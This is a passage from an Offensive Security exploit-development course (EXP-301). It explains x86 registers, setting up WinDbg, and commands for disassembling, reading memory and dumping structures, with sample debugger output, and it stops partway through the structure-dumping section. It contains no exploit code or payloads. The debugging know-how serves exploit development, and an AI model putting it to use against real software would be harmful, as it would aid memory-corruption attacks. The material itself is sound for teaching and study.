


Figure 4: 16-bit and 8-bit subregisters

2.1.2.1 General Purpose Registers

Several registers such as EAX, EBX, ECX, EDX, ESI, and EDI are often used as general purpose registers to store temporary data. There is much more to this discussion (as explained in various online resources[12]), but the primary registers for our purposes are described below:

- EAX (accumulator): Arithmetical and logical instructions
- EBX (base): Base pointer for memory addresses
- ECX (counter): Loop, shift, and rotation counter
- EDX (data): I/O port addressing, multiplication, and division
- ESI (source index): Pointer addressing of data and source in string copy operations
- EDI (destination index): Pointer addressing of data and destination in string copy operations

2.1.2.2 ESP - The Stack Pointer

As previously mentioned, the stack is used for storage of data, pointers, and arguments. Since the stack is dynamic and changes constantly during program execution, the stack pointer ESP keeps "track" of the most recently referenced location on the stack (top of the stack) by storing a pointer to it.

> *A pointer is a reference to an address (or location) in memory. When we say a register "stores a pointer" or "points" to an address, this essentially means that the register is storing that target address.*

2.1.2.3 EBP - The Base Pointer

Since the stack is in constant flux during the execution of a thread, it can become difficult for a function to locate its stack frame, which stores the required arguments, local variables, and the return address. EBP, the base pointer, solves this by storing a pointer to the top of the stack when a function is called. By accessing EBP, a function can easily reference information from its stack frame (via offsets) while executing.

2.1.2.4 EIP - The Instruction Pointer

EIP, the instruction pointer, is one of the most important registers for our purposes as it always points to the next code instruction to be executed. Since EIP essentially directs the flow of a program, it is an attacker's primary target when exploiting any memory corruption vulnerability such as a buffer overflow.

[12] (SkullSecurity, 2012), https://wiki.skullsecurity.org/Registers

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

2.2 Introduction to Windows Debugger

Now that we understand the fundamental concepts of the x86 architecture, it is time to explore the debugging tool we will use throughout this course.

There are several debugging programs available on Windows. *OllyDbg*[13] and *Immunity Debugger*[14] are well-known in the reverse engineering and exploit development world for their user-friendly interface. Immunity Debugger originally began as a fork of OllyDbg but it has since surpassed OllyDbg's functionality.

Despite the convenience of these programs, we will use Microsoft WinDbg[15] debugger exclusively in this course. This is because WinDbg provides the same scripting features available in Immunity Debugger, along with the availability of both 32- and 64-bit versions. While an open source implementation of OllyDbg for 64-bit exists, it does not provide the same features or support as WinDbg.

WinDbg is also our preferred debugger because it can debug in both user-mode and kernel-mode, which makes it the best fit for the development of any kind of exploits leveraged on Windows. WinDbg is provided as part of the Software Development Kit (SDK), the Windows Driver Kit (WDK), and the Debugging Tools for Windows, free-of-charge. WinDbg is pre-installed on the course VM.

> *Microsoft released a version of WinDbg called WinDbg Preview.[16] It features a more intuitive interface as well as additional features such as time travel debugging[17] and a JavaScript API[18] for scripting support. However, WinDbg Preview only works on Windows 10 Anniversary Edition (1607/RS1) and newer versions.*

We will use the standard WinDbg version in this course to gain familiarity with the features available on all versions of WinDbg and avoid any compatibility issues.

Leveraging WinDbg, we will learn how to use breakpoints to step through and control the flow of an application. We will use *Notepad* to create, read, and open a text file. Finally, we will explain the commands needed to display vital information and manipulate memory inside WinDbg.

2.2.1 What is a Debugger?

Let's start with a quick refresher. A debugger is a computer program inserted between the target application and the CPU, in principle, acting like a proxy.

[13] (OllyDbg, 2019), http://www.ollydbg.de/

[14] (Immunity Inc, 2019), https://www.immunityinc.com/products/debugger/index.html

[15] (Microsoft, 2019), https://developer.microsoft.com/en-us/windows/hardware/download-windbg

[16] (Microsoft, 2019), https://docs.microsoft.com/en-gb/windows-hardware/drivers/debugger/debugging-using-windbg-preview

[17] (Microsoft, 2019), https://docs.microsoft.com/en-gb/windows-hardware/drivers/debugger/time-travel-debugging-overview

[18] (Microsoft, 2017), https://docs.microsoft.com/en-gb/windows-hardware/drivers/debugger/windbg-scripting-preview

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

Using a debugger allows us to view and interact with the memory and execution flow of applications. The memory space of most operating systems, including Windows, is divided into two parts, kernel-mode (ring 0) and user-mode (ring 3). Throughout this course, we will interact with the user-mode and avoid elements related to the kernel-mode.

The CPU processes code at a binary level, which is difficult for people to read and understand. The *Assembly* programming language introduces a one-to-one mapping between the binary content and programming language.

Even though assembly language is supposed to be human-readable, it's still a low-level language,[19] and it takes time to master. An opcode is a binary sequence interpreted by the CPU as a specific instruction. This is shown in the debugger as hexadecimal values along with a translation into assembly language.

2.2.2 WinDbg Interface

Now that we've discussed the basics of debugging, let's examine WinDbg. When we log into the student VM, we'll click on the *Start Menu* and search for WinDbg. Once we open it, we are met with a plain screen, as shown in Figure 5.




Figure 5: Starting screen for WinDbg

[19] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Low-level_programming_language

Please note that if we use the icon pinned to the taskbar of our dedicated Windows client VM, WinDbg will load with our preset workspace.

Let's practice using WinDbg (x86). We'll start by launching Notepad and WinDbg on our lab VM. To attach the debugger to Notepad, we will switch to WinDbg, access the **File** menu, and select **Attach to a Process...** (Figure 6) or press the F6 key.




Figure 6: Attach to process

This brings up a window listing all the processes that can be attached, as shown in Figure 7.




Figure 7: List of processes to attach to

There are different ways to sort this list if it's not open already. *System order* is the default, which means the processes are sorted from newest to oldest. We can also sort by the process ID or executable name, making it easier to locate a running process.

Let's locate our newly-created Notepad process, which will be at the bottom of the list by default.

After selecting the Notepad process, we click *OK*, and WinDbg will attach to the process. When WinDbg attaches to the process, it pauses the execution flow, allowing us to interact with the debugger.

The debugger injects a software breakpoint[20] by overwriting the current instruction in memory with an *INT 3* assembly instruction.

> *While we will get back to the concepts of breakpoints in more detail shortly, it is important to note that if we do not enter a 'g'[21] (Go) at the command window prompt, the application will stay suspended.*

2.2.3 Understanding the Workspace

Without any customization, the default workspace looks quite lean. When an application is attached, WinDbg displays a single floating style *Command* window, as shown in Figure 8.




Figure 8: Default workspace of WinDbg

[20] (Intel® System Debugger - System Debug (Legacy) User and Reference Guide, 2019), https://software.intel.com/en-us/system-debug-legacy-user-guide-hardware-and-software-breakpoints

[21] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/g--go-?redirectedfrom=MSDN

If we launch WinDbg from the taskbar, we notice it loads with a pre-set *workspace*[22] layout. The layout was designed to provide the most important windows for this course: the *Disassembly* and *Command* windows. Feel free to modify the workspace, but these will be used the most during this course.

Our customized workspace has docked the *Command* window and added the *Disassembly* view, which shows the next instructions to be executed by the CPU.




Figure 9: Default workspace of WinDbg

When creating a workspace, it is important to know that there are several additional windows available through the *View* menu (Figure 10).

[22] (Burlingame, Zach, 2011), http://www.zachburlingame.com/2011/12/customizing-your-windbg-workspace-and-color-scheme/




Figure 10: WinDbg Views

We can arrange different views and dock them together, giving us access to multiple views at once. The views to have on the screen is often a matter of personal taste.

> *The GUI offers a great deal of functionality. But with practice, the Command window will allow us to interact with WinDbg much faster and use more advanced features such as the built-in scripting language.*

Once we've set up the views, we can save the workspace through the *File* menu. This allows us to use the workspace across different debugging sessions.

2.2.3.1 Exercises

1. Open WinDbg and attach it to the Notepad process.
2. Explore different WinDbg windows and get a feel for the layout.

2.2.4 Debugging Symbols

Symbol files permit WinDbg to reference internal functions, structures, and global variables using names instead of addresses. Configuring the symbols path allows WinDbg to fetch symbol files for native Windows executables and libraries from the official Microsoft symbol store.

The symbols files (with extension .PDB) are created when the native Windows files are compiled by Microsoft. Microsoft does not provide symbol files for all library files, and third party applications may have their own symbol files.

The student VM is already configured, but it is important to understand how to set up the debugging environment.

We access the symbol settings through the *File* > *Symbol File Path…* menu, as shown in Figure 11. A commonly used symbol path is C:\symbols.




Figure 11: Setting Symbol File Path

Once the symbol path is configured and an Internet connection is available, we can force the download of available symbols for all loaded modules before beginning any actual debugging with **.reload**:

```
0:003> .reload /f
Reloading current modules
..*** ERROR: Symbol file could not be found.  Defaulted to export symbols for
C:\Windows\WinSxS\x86_microsoft.windows.common-
controls_6595b64144ccf1df_6.0.16299.64_none_14403bb93691f395\COMCTL32.dll -
..

Press ctrl-c (cdb, kd, ntsd) or ctrl-break (windbg) to abort symbol loads that take
too long.
Run !sym noisy before .reload to track down problems loading symbols.

.............................................

************* Symbol Loading Error Summary **************
Module name            Error
COMCTL32               - This error is unknown: 0x800c2eff. Please contact the
debugger team to report this error. (Mail: windbgfb@microsoft.com)

You can troubleshoot most symbol related issues by turning on symbol loading
diagnostics (!sym noisy) and repeating the command that caused symbols to be loaded.
You should also verify that your symbol search path (.sympath) is correct.
```

Listing 1 - Reloading the symbols from the Microsoft Symbols Server

In some cases, we would receive the above error if there is a module where no symbol file exists.

This error can also occur if we request a symbol file after a Windows update. Typically, this does not pose a problem because the symbol files for the core modules are available within a few days of patches being released.

2.3 Accessing and Manipulating Memory from WinDbg

Inspecting and manipulating the contents of process memory is a critical step during exploit development. WinDbg provides us with a set of powerful commands for these purposes. In this section, we will focus on accessing and manipulating memory.

2.3.1 Unassemble from Memory

We can display the assembly translation of a specified program code in memory with the WinDbg **u**[23] command. This is useful as it allows us to inspect the assembly code of certain Windows APIs as well as any part of the code of the current running program.

The **u** command accepts either a single memory address or a range of memory as an argument, which will tell it where to start disassembling from. If we do not specify this argument, the disassembly will begin at the memory address stored in EIP.

With our debugger attached to the notepad.exe process, let's try to inspect the assembly code of the *kernel32!GetCurrentThread* Windows API. We select *Break* from the *Debug* menu to halt execution and then use the **u** command to disassemble the target function as follows:

```
0:003> u kernel32!GetCurrentThread
KERNEL32!GetCurrentThread:
770b5910 6afe            push    0FFFFFFFEh
770b5912 58              pop     eax
770b5913 c3              ret
770b5914 cc              int     3
770b5915 cc              int     3
770b5916 cc              int     3
770b5917 cc              int     3
770b5918 cc              int     3
```

Listing 2 - Disassembly of the kernel32!GetCurrentThread Windows API

As shown in the listing above, we can provide a function symbol in place of a memory address, as the debugger will translate the symbol automatically.

2.3.1.1 Exercises

1. Use the **u** command to unassemble the *kernel32!GetCurrentThread* Windows API.
2. Can you explain the assembly code? What is the result of this function and how it is returned to the caller?

2.3.2 Reading from Memory

We can read process memory content using the *display* command[24] followed by the size indicator. The listings below show the different available display format options.

[23] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/u--unassemble-

[24] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/d--da--db--dc--dd--dd--df--dp--dq--du--dw--dw--dyb--dyd--display-memor

For a complete list of display command options, please refer to the Microsoft's online WinDbg manual.[25]

First, we can display bytes through the **db** command as shown in Listing 3.

```
0:000> db esp
00faf974  89 ab 1b 77 78 68 1f c1-50 ab 1b 77 50 ab 1b 77  ...wxh..P..wP..w
00faf984  00 00 00 00 78 f9 fa 00-00 00 00 00 ec f9 fa 00  ....x...........
00faf994  80 a3 18 77 90 ae fa b6-00 00 00 00 b4 f9 fa 00  ...w............
00faf9a4  a4 de e2 76 00 00 00 00-80 de e2 76 8a ae aa ca  ...v.......v....
00faf9b4  fc f9 fa 00 be 00 15 77-00 00 00 00 24 68 1f c1  .......w....$h..
00faf9c4  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00faf9d4  00 00 00 00 00 00 00 00-00 00 00 00 24 68 1f c1  ............$h..
00faf9e4  c0 f9 fa 00 00 00 00 00-04 fa fa 00 80 a3 18 77  ...............w
```

Listing 3 - Display bytes - db

The listing above uses the ESP register instead of an explicit memory address. The display command also accepts explicit addresses (**db 00faf974**) or symbol names (**db kernel32!WriteFile**).

To display data in a larger size format we can use **dw**:

```
0:000> dw esp
00faf974  ab89 771b 6878 c11f ab50 771b ab50 771b
00faf984  0000 0000 f978 00fa 0000 0000 f9ec 00fa
00faf994  a380 7718 ae90 b6fa 0000 0000 f9b4 00fa
00faf9a4  dea4 76e2 0000 0000 de80 76e2 ae8a caaa
00faf9b4  f9fc 00fa 00be 7715 0000 0000 6824 c11f
00faf9c4  0000 0000 0000 0000 0000 0000 0000 0000
00faf9d4  0000 0000 0000 0000 0000 0000 6824 c11f
00faf9e4  f9c0 00fa 0000 0000 fa04 00fa a380 7718
```

Listing 4 - Display words - dw

As shown above, dw prints WORDs (two bytes) rather than single bytes.

We can also display DWORDs (four bytes) with **dd** (Listing 5):

```
0:000> dd esp
00faf974  771bab89 c11f6878 771bab50 771bab50
00faf984  00000000 00faf978 00000000 00faf9ec
00faf994  7718a380 b6faae90 00000000 00faf9b4
00faf9a4  76e2dea4 00000000 76e2de80 caaaae8a
00faf9b4  00faf9fc 771500be 00000000 c11f6824
00faf9c4  00000000 00000000 00000000 00000000
00faf9d4  00000000 00000000 00000000 c11f6824
00faf9e4  00faf9c0 00000000 00fafa04 7718a380
```

Listing 5 - Display dwords - dd

[25] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/d--da--db--dc--dd--dd--df--dp--dq--du--dw--dw--dyb--dyd--display-memor

We can display QWORDs (eight bytes) with **dq**, as shown in Listing 6.

```
0:002> dq 00faf974
00faf974  c11f6878`771bab89 771bab50`771bab50
00faf984  00faf978`00000000 00faf9ec`00000000
00faf994  b6faae90`7718a380 00faf9b4`00000000
00faf9a4  00000000`76e2dea4 caaaae8a`76e2de80
00faf9b4  771500be`00faf9fc c11f6824`00000000
00faf9c4  00000000`00000000 00000000`00000000
00faf9d4  00000000`00000000 c11f6824`00000000
00faf9e4  00000000`00faf9c0 7718a380`00fafa04
```

Listing 6 - Display qwords - dq

Notice that in Listing 6, we replaced the ESP register with its hexadecimal value.

In addition, we can conveniently display ASCII characters in memory along with WORDs or DWORDs with **dW** and **dc**, respectively.

Don't confuse 'dW' with 'dw', which is only for the WORD value.

Listing 7 shows us the ASCII characters on the right-hand side of the output, and the equivalent hexadecimal values on the left.

```
0:000> dc KERNELBASE
75100000  00905a4d 00000003 00000004 0000ffff  MZ..............
75100010  000000b8 00000000 00000040 00000000  ........@.......
75100020  00000000 00000000 00000000 00000000  ................
75100030  00000000 00000000 00000000 000000f8  ................
75100040  0eba1f0e cd09b400 4c01b821 685421cd  ........!..L.!Th
75100050  70207369 72676f72 63206d61 6f6e6e61  is program canno
75100060  65622074 6e757220 206e6920 20534f44  t be run in DOS
75100070  65646f6d 0a0d0d2e 00000024 00000000  mode....$.......

0:000> dW KERNELBASE+0x40
75100040  1f0e 0eba b400 cd09 b821 4c01 21cd 6854  ........!..L.!Th
75100050  7369 7020 6f72 7267 6d61 6320 6e61 6f6e  is program canno
75100060  2074 6562 7220 6e75 6920 206e 4f44 2053  t be run in DOS
75100070  6f6d 6564 0d2e 0a0d 0024 0000 0000 0000  mode....$.......
75100080  abc8 b273 ca8c e11d ca8c e11d ca8c e11d  ..s.............
75100090  b285 e18e ca88 e11d ca8c e11c c9bb e11d  ................
751000a0  5638 e1f2 ca8f e11d 5638 e1ee ca83 e11d  8V......8V......
751000b0  5638 e1ec ca84 e11d 5638 e1ef c8be e11d  8V......8V......
```

Listing 7 - The display command and ASCII representation of the data

The default length when displaying data is 0x80 bytes. We can change this value by using the **L** parameter with display commands, as shown below:

```
0:000> dd esp L4
00faf974  771bab89 c11f6878 771bab50 771bab50

0:000> dd esp L10
00faf974  771bab89 c11f6878 771bab50 771bab50
```

```
00faf984  00000000 00faf978 00000000 00faf9ec
00faf994  7718a380 b6faae90 00000000 00faf9b4
00faf9a4  76e2dea4 00000000 76e2de80 caaaae8a

0:000> dW KERNELBASE L2
75100000  5a4d 0090                                     MZ..

0:000> db KERNELBASE L2
75100000  4d 5a                                         MZ
```

Listing 8 - Display amount using L

Notice how the value passed to the **L** parameter changes the amount of data displayed. This depends on the requested format. The **dW L2** command outputs two WORDS while **db L2** outputs two bytes.

WinDbg allows us to display the memory content at a specified address as either ASCII format using the **da** command or Unicode format using the **du** command. We will see how these commands can be used later in the module.

We can also display data through the pointer to data command **poi**, which displays data referenced from a memory address. In the listing below, the display DWORD command **dd** is used twice to emulate a memory dereference.

```
0:002> dd esp L1
00faf974  771bab89

0:002> dd 771bab89
771bab89  c03307eb 658bc340 fc45c7e8 fffffffe
771bab99  d0e8006a ccfff955 cccccccc cccccccc
771baba9  cccccccc 8bcccccc ec8b55ff 180d8b64
771babb9  8b000000 81890845 00000f24 0004c25d
771babc9  cccccccc 8bcccccc ec8b55ff 0018a164
771babd9  b0ff0000 00000f24 e80875ff fffc6c77
771babe9  0004c25d cccccccc cccccccc cccccccc
771babf9  cccccccc 8bcccccc ec8b55ff 640875ff
```

Listing 9 - Using the dd command to emulate a pointer dereference

We can achieve the same result by using **dd** and **poi** together in a single line:

```
0:002> dd poi(esp)
771bab89  c03307eb 658bc340 fc45c7e8 fffffffe
771bab99  d0e8006a ccfff955 cccccccc cccccccc
771baba9  cccccccc 8bcccccc ec8b55ff 180d8b64
771babb9  8b000000 81890845 00000f24 0004c25d
771babc9  cccccccc 8bcccccc ec8b55ff 0018a164
771babd9  b0ff0000 00000f24 e80875ff fffc6c77
771babe9  0004c25d cccccccc cccccccc cccccccc
771babf9  cccccccc 8bcccccc ec8b55ff 640875ff
```

Listing 10 - Using the poi command to dereference a pointer

These display commands are very useful. In the next section, we will show even more powerful ways of displaying data.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

2.3.2.1 Exercise

1. Use different versions of **dd** to dump data from memory and attempt to combine the display commands with **poi**.

2.3.3 Dumping Structures from Memory

One of the advantages of WinDbg is the ability to use Microsoft symbols for core modules (DLLs).

Symbol files use structures, and structures are a programming concept that accepts user-defined data types that can combine different data items.

Different software may use structures extensively, depending on its complexity and functionality. While such structures would be easy to read by examining the source code, the issue appears during the compilation process where the code gets translated to binary values. This means we can not simply read the structures. However, we have a solution.

The display command has a specific option dedicated to dumping structures from memory by using the available symbol files.

The *Display Type* **dt**[26] command takes the name of the structure to display as an argument and, optionally, a memory address from which to dump the structure data. The structure needs to be provided by one of the loaded symbol files. The Thread Environment Block[27] (TEB) structure displayed in the example below is without any additional arguments.

```
0:000> dt ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   +0x01c EnvironmentPointer : Ptr32 Void
   +0x020 ClientId         : _CLIENT_ID
   +0x028 ActiveRpcHandle  : Ptr32 Void
   +0x02c ThreadLocalStoragePointer : Ptr32 Void
   +0x030 ProcessEnvironmentBlock : Ptr32 _PEB
   +0x034 LastErrorValue   : Uint4B
   +0x038 CountOfOwnedCriticalSections : Uint4B
   +0x03c CsrClientThread  : Ptr32 Void
   ...
   +0xfe0 ResourceRetValue : Ptr32 Void
   +0xfe4 ReservedForWdf   : Ptr32 Void
   +0xfe8 ReservedForCrt   : Uint8B
   +0xff0 EffectiveContainerId : _GUID
```

Listing 11 - Dumping structures using dt

